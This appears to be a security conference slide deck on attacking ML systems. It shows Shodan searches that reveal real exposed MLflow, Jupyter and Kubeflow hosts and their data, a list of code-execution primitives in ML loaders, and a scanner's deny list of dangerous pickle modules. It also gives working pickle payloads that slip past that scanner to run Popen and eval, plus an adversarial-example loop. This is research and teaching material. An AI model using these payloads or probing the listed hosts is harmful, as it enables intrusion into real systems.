



The Hacker Mindset

Applying adversarial thought to
machine learning systems



Introductions



Will Pearce / Co-Founder
@moo_hax
Offensive Engineer



Nick Landers / Co-Founder
@monoxgas
Offensive Engineer



Motivations

- Why is ML even a target?
- Cyber Kill Chain - ML is in the critical path
 - It was always a target
 - Proof-pudding
 - AMSI



RAG APPS

(RAPPS, not a thing but sounds fun)



Attacks on RAG

- Enterprise Search
- OpenAI Assistants (aka “Gizmos”)
- Productivity tools -
- API integrations



Enterprise Search

Intro: Lots of information across a network. Sharepoint, Confluence, Wiki, Slack, Teams, etc.

Solution:


Open Source Intelligence





MLFlow attack surface

- Shodan
 - [http.html:MLflow \(query\)](http://http.html:MLflow)



A screenshot of a Shodan search result for "MLflow". The page shows a single search result for an MLflow instance running on port 44. The result includes the IP address (3.210.40.44), the host name (ec2-3-210-40-4), the location (Amazon Data Services NoVa, United States, Ashburn), and the operating system (Ubuntu). The page also displays the raw HTTP response headers, which include the server (unicorn), date (Mon, 27 Nov 2023 20:57:38 GMT), connection (close), content-disposition (inline; filename=index.html), content-type (text/html; charset=utf-8), content-length (3198), last-modified (Wed, 06 Apr 2022 22:01:47 GMT), and cache-control (no-cache). A small "cloud" button is visible at the bottom left of the search interface.

```
HTTP/1.1 200 OK
Server: unicorn
Date: Mon, 27 Nov 2023 20:57:38 GMT
Connection: close
Content-Disposition: inline; filename=index.html
Content-Type: text/html; charset=utf-8
Content-Length: 3198
Last-Modified: Wed, 06 Apr 2022 22:01:47 GMT
Cache-Control: no-cache
```



MLFlow attack surface cont'd

- Universities - leading edge of research
 - UC Santa Barbara was interesting result in organizations discovered

The terminal window shows the following output:

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Mon, 27 Mar 2023 14:44:10 GMT
Connection: keep-alive
Content-Disposition: inline; filename="MLflow-UI.html"
Content-Type: text/html; charset=utf-8
Content-Length: 1024
Last-Modified: Mon, 27 Mar 2023 14:44:10 GMT
Cache-Control: max-age=0, s-maxage=0, private, no-store, no-cache, must-revalidate
ETag: "1692003850-1024"
```

The browser window displays the MLflow UI for the experiment `autoencoder_v1`. The interface includes a search bar, filter options (e.g., `metrics.mse < 1 and params.model = "tree"`), and sorting/filtering controls. The table lists various runs with their details:

Run Name	Created	Dataset	Duration	Source	Models
10000_samplesize_2500pad_ringing_0011_1Loss	6 days ago	-	36.3min	run_ml.py	-
10000_samplesize_2500pad_ringing_0011_1Loss	6 days ago	-	27.1min	run_ml.py	-
10000_samplesize_2500pad_ringing_0011_1Loss	6 days ago	-	14.1min	run_ml.py	-
10000_samplesize_2500pad_ringing_0011_1Loss	6 days ago	-	24.7min	run_ml.py	-
10000_samplesize_2500pad_ringing_0011_1Loss	6 days ago	-	13.5min	run_ml.py	-
32_iterize_througout	11 days ago	-	45.6min	run_ml.py	-
8_iterize_througout	12 days ago	-	50.7min	run_ml.py	-
16_iterize_througout	12 days ago	-	23.9min	run_ml.py	-
taskful-carp-904	1 month ago	-	1.2h	run.py	-
modconvae_test	1 month ago	-	15.5min	run.py	-
gru4rec-snipe-83	1 month ago	-	18.9min	run.py	-
resistant-pig-670	1 month ago	-	1.4s	run.py	-
stylfish-conch-726	1 month ago	-	1.4s	run.py	-



Other areas of interest (MLops)

- Jupyter Notebooks (JupyterHub, Papermill)
- Kubeflow, Kaggle, Prefect, MetaFlow, ...
- DBs / backends that are historically exposed (Hadoop, MongoDB)
- Cloud Buckets



JupyterNB attack surface (1of3)

- Shodan
 - port:8888 title:"Home Page – Select or create a notebook"

TOTAL RESULTS
46

TOP COUNTRIES

COUNTRY	RESULTS
United States	21
Australia	9
India	4
China	3
Singapore	2
More...	

TOP ORGANIZATIONS

ORGANIZATION	RESULTS
Amazon Technologies Inc.	14

[View Report](#) [Download Results](#) [Historical Trend](#) [View on Map](#)

Access Granted: Want to get more out of your existing Shodan account? Check out [everything you have access to](#).

Home Page - Select or create a notebook

3.19.239.28
ec2-3-19-239-28.us-east-2.compute.amazonaws.com
Amazon Technologies Inc.
United States, Hilliard
cloud

HTTP/1.1 200 OK
Server: TornadoServer/6.1
Content-Type: text/html; charset=UTF-8
Date: Mon, 27 Nov 2023 15:14:49 GMT
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report
Etag: "8f9f53029c02e017fb2e20661ddf04c27b8f9a54"
Content...

Home Page - Select or create a notebook

64.20.41.98
raku-definition.evenbuff.net
Interserver, Inc.
United States, New York City
cloud

HTTP/1.1 200 OK
Server: TornadoServer/6.3.2
Content-Type: text/html; charset=UTF-8
Date: Mon, 27 Nov 2023 11:50:39 GMT
X-Content-Type-Options: nosniff
Content-Security-Policy: frame-ancestors 'self'; report-uri /api/security/csp-report
Etag: "80549bc3216d7ecbff4e963c0f8917e2ce8e69f5"
Content...



JupyterNB attack surface (2of3)

- Exploring results

The screenshot shows a Jupyter Notebook interface running on a local host at 13.58.20.251:8888. The top navigation bar includes a lock icon, the URL, and tabs for 'Files', 'Running' (which is selected), and 'Clusters'. Below the navigation is a file browser with a list of notebooks:

Name	Last Modified	File size
GBM_production.ipynb	2 years ago	379 kB
xgboost_production.ipynb	2 years ago	580 kB

Two notebooks are open in the main area:

- GBM_production.ipynb**: A notebook titled "Gradient Boosting Machine (GBM) Model". It contains code for importing libraries, reading CSV files, fitting a GBM classifier, and calculating metrics. It also includes a section for feature importance plotting.
- xgboost_production.ipynb**: A notebook containing a single cell of code for defining a model fit function.

At the bottom, a table displays some data from the CSV files:

	banner_pos	pos	weekday	weekend	flag	day_part	mega_pixel	rounded	rounded_device	ver	regions	new_ip	new_app_cat	new_manufacturer
0	0	8	2	0	4	1.0			3	1	2	1	1	9
1	5	3	0	4	4.0			4	0	10	1			12
2	7	2	0	0	1.0			4	3	9	1			12
3	4	6	1	1	1.0			4	3	9	6			9
4	7	4	0	2	1.0			4	2	6	1			10



JupyterNB attack surface (3of3)


Model Report

Accuracy : 0.7477

AUC Score (Train): 0.838874

CV Score : Mean - 0.8386909 | Std - 0.0003294069 | Min - 0.8382651 | Max - 0.8392562

TOTAL RUN TIME: 10.71 minutes.





Kubeflow attack surface

- Shodan
 - title:"kubeflow"

TOTAL RESULTS: 68

TOP COUNTRIES:

- United States 33
- Ireland 19
- Korea, Republic of 6
- India 4
- Netherlands 2
- More...

TOP PORTS:

- 80 49
- 443 14
- 3000 4
- 8080 1

TOP ORGANIZATIONS:

- Amazon Data Services Ireland Limited 16
- Amazon Technologies Inc. 15
- Amazon.com, Inc. 10
- Microsoft Corporation 10
- AWS Asia Pacific (Seoul) Region 3

Access Granted: Want to get more out of your existing Shodan account? Check out [everything you have access to](#).

Kubeflow Pipelines

HTTP/1.1 200 OK
x-powered-by: Express
content-type: text/html
content-length: 676
etag: W/29e-mlu0xd0q0
date: Tue, 21 Nov 2023 20:56:19 GMT
connection: keep-alive
keep-alive: timeout=2

Kubeflow Central Dashboard

HTTP/1.1 200 OK
x-powered-by: Express
accept-ranges: bytes
content-type: text/html
content-length: 676
last-modified: Tue, 21 Nov 2023 20:56:19 GMT
etag: W/299-1831845c5ce0
content-type: text/html
content-length: 1413
date: Tue, 21 Nov 2023 20:56:19 GMT
x-envoy-upstream-service-time...

Pipelines

Pipeline name	Description	Uploaded on
Delhi x86 image with args	delhi x86 image with args need to be specified	11/21/2023, 7:00:52 AM
Delhi x86 image - attempt 2	delhi x86 image	11/21/2023, 5:22:51 AM
Delhi x86 image	delhi x86 image	11/21/2023, 5:16:53 AM
[Tutorial] DSL - Control structures	source code Shows how to use conditional execution and exit handlers. This pipeline will randomly fail to demonstrate that the exit handler gets executed.	11/21/2023, 1:39:25 AM
[Tutorial] Data passing in python components	source code Shows how to pass data between python components.	11/21/2023, 1:39:24 AM
[Demo] TFX - Taxi tip prediction model trainer	source code GCP Permission requirements Example pipeline that does classification with model analysis based on a public taxi cab dataset.	11/21/2023, 1:39:23 AM
[Demo] XGBoost - Iterative model training	source code This sample demonstrates iterative training using a train-eval-check recursive loop. The main pipeline trains the initial model and then generates...	11/21/2023, 1:39:22 AM

Rows per page: 10

Artifacts

Name	Description	Uploaded on
Delhi x86 image with args	delhi x86 image with args need to be specified	11/21/2023, 7:00:52 AM
Delhi x86 image - attempt 2	delhi x86 image	11/21/2023, 5:22:51 AM
Delhi x86 image	delhi x86 image	11/21/2023, 5:16:53 AM
[Tutorial] DSL - Control structures	source code Shows how to use conditional execution and exit handlers. This pipeline will randomly fail to demonstrate that the exit handler gets executed.	11/21/2023, 1:39:25 AM
[Tutorial] Data passing in python components	source code Shows how to pass data between python components.	11/21/2023, 1:39:24 AM
[Demo] TFX - Taxi tip prediction model trainer	source code GCP Permission requirements Example pipeline that does classification with model analysis based on a public taxi cab dataset.	11/21/2023, 1:39:23 AM
[Demo] XGBoost - Iterative model training	source code This sample demonstrates iterative training using a train-eval-check recursive loop. The main pipeline trains the initial model and then generates...	11/21/2023, 1:39:22 AM

Execution Primitives





Execution Primitives

jupyter-auto-load	Jupyter autoload via %html
numpy-array	Loads code through a <code>numpy.asarray()</code> call via the <code>__array__()</code>
numpy-load	Standard <code>numpy.load()</code>
numpy-load-library	Loads a dll, so, or dylib via <code>numpy.ctypeslib.load_library()</code>
onnx-convert-ort	Loads code via a <code>custom_op_library</code> during ONNX -> ORT conversion.
onnx-session-options	Loads code via ONNX <code>SessionOptions.register_custom_ops()</code> .
optimize-attack	Runs Optuna against the "discovered" number of inputs
pandas-read-csv	Uses Pandas default behavior to read a local file via fsspec
pandas-read-pickle	Standard <code>pandas.read_pickle()</code>
pickle-load	Standard <code>pickle.load()</code>
sklearn-load	Standard Sklearn <code>joblib.load()</code>
tf-dll-hijack	Writes a dll to search path prior to Tensorflow import.
tf-load-library	Loads an op library, dll, so, or dylib via <code>tf.load_library()</code>
tf-load-op-library	Loads an op library, dll, so, or dylib via <code>tf.load_op_library()</code>
torch-classes-load-library	Loads a dll, so, or dylib via <code>torch.classes.load_library()</code>
torch-jit	Load code via <code>torch.jit.load()</code>
torch-load	Standard <code>torch.load()</code>



Pickle Internals

1 - Deserializing untrusted data is **extremely dangerous**

2 - This is a well known issue across languages

- Java : <https://github.com/frohoff/ysoserial>
- .NET : <https://github.com/pwntester/ysoserial.net>
- PHP : <https://github.com/ambionics/phpqgc>

3 - Most “solutions” are ultimately ineffective

- Blacklisting - Locate novel injection points and creative thinking
- Whitelisting - Use Gadgets provide bridging between safety checks

Re-Architecting should be the only goal (safetensors, ONNX)



Pickle Internals / Scanning

A screenshot of a GitHub repository interface. The repository is named "monoxgas Test 2" with commit hash "4319b7e". Two files are listed: ".gitattributes" (1.52 kB) and "pytorch_model.bin" (2.45 kB). A tooltip is displayed over the "pytorch_model.bin" file, titled "Detected Pickle imports (9)". It contains the following text:

```
"collections.OrderedDict",
"torch._utils._rebuild_tensor_v2",
"torch.FloatTensor",
"collections.OrderedDict",
"torch._utils._rebuild_tensor_v2",
"torch.FloatTensor",
"collections.OrderedDict",
"torch._utils._rebuild_tensor_v2",
"torch.FloatTensor"
```

Below the list is a link: "What is a pickle import?"

<https://huggingface.co/docs/hub/security-pickle>



Pickle Internals / Scanning

```
modelscan / tools / picklescanner.py - □ ×

_unsafe_globals: Dict[str, Any] = {
    "CRITICAL": {
        "builtins": {
            "eval",
            ...
        }
    },
    "runpy": "*",
    "os": "*",
    "nt": "*",
    "posix": "*",
    "socket": "*",
    "subprocess": "*",
    "sys": "*",
},
...
}
```

<https://github.com/protectai/modelscan>



Pickle Internals / Bypasses

The **INST** instruction can construct classes
without using **GLOBAL**

```
instr-bypass.py - □ ×  
  
pa = pickleassem.PickleAssembler(proto=2)  
  
pa.push_mark()  
pa.push_mark()  
pa.util_push('cat')  
pa.util_push('/etc/passwd')  
pa.build_tuple()  
pa.build_inst('subprocess', 'Popen')  
  
payload = pa.assemble()  
pickle.loads(payload)
```



Pickle Internals / Bypasses

The **commands** module name is an alias of **subprocess** for backwards compatibility

```
alias-bypass.py - □ ×

pa = pickleassem.PickleAssembler(proto=2)

pa.push_mark()
pa.push_mark()
pa.util_push('cat')
pa.util_push('/etc/issue')
pa.build_tuple()
pa.build_inst('commands', 'Popen')

payload = pa.assemble()
pickle.loads(payload)
```



Pickle Internals / Bypasses

We can trigger a `pickle.loads` call inside the deserialization process itself

nested-bypass-1.py

```
pa = pickleassem.PickleAssembler(proto=5)

pa.push_global('builtins', 'eval')
pa.push_mark()
pa.util_push('print("Hello World!")')
pa.build_tuple()
pa.build_reduce()

sub_payload = pa.assemble()
```

nested-bypass-2.py

```
pa = pickleassem.PickleAssembler(proto=5)

pa.push_global('pickle', 'loads')
pa.push_mark()
pa.util_push(sub_payload)
pa.build_tuple()
pa.build_reduce()

payload = pa.assemble()
pickle.loads(payload)
```



Adversarial Spaces





Adversarial Spaces

Ground Truth : Models can be described as a parameter space where boundaries between points represent classes.

Attacker View : Adversarial attacks aim to identify the most “useful” positions inside that space.


Attackers want to “Explore the parameter space” while:

1. Minimizing the number of queries
2. Optimizing for their constraints (distance, label)



Adversarial Spaces


“Soft” labels allow us to navigate towards the boundary from a single anchor





Adversarial Spaces

“Soft” labels allow us to navigate towards the boundary from a single anchor





Adversarial Spaces

```
basic_attack.py
```

```
def attack(original, n_masks = 1_000):
    score = predict(original)

    # Generate random perturbations to use
    mask_shape = [n_masks] + list(original.shape)
    masks = np.random.randn(*mask_shape)

    best_score = 1
    current_mask = np.zeros_like(original)

    while score > 0.5:
        new_mask = masks[np.random.randint(masks)]
        candidate = original + current_mask + new_mask
        score = predict(candidate)

        # Soft label communicates "progress"
        if score < best_score:
            best_score = score
            current_mask += new_mask

    return original + current_mask
```

1. Perturb the input.

2. Is it closer to being misclassified?


Yes? Apply it and start from that new point.

No? Try again.



Adversarial Spaces

Note: our perturbations might not necessarily minimize our distance to the boundary





Adversarial Spaces


“Could we select from a pool of next perturbations that are most efficient before continuing?”



Absolutely. Let's do an experiment.



Adversarial Spaces





Adversarial Spaces / HSJ

What about “hard” labels?


-> Blackbox attack (HopSkipJump)





Adversarial Spaces / HSJ

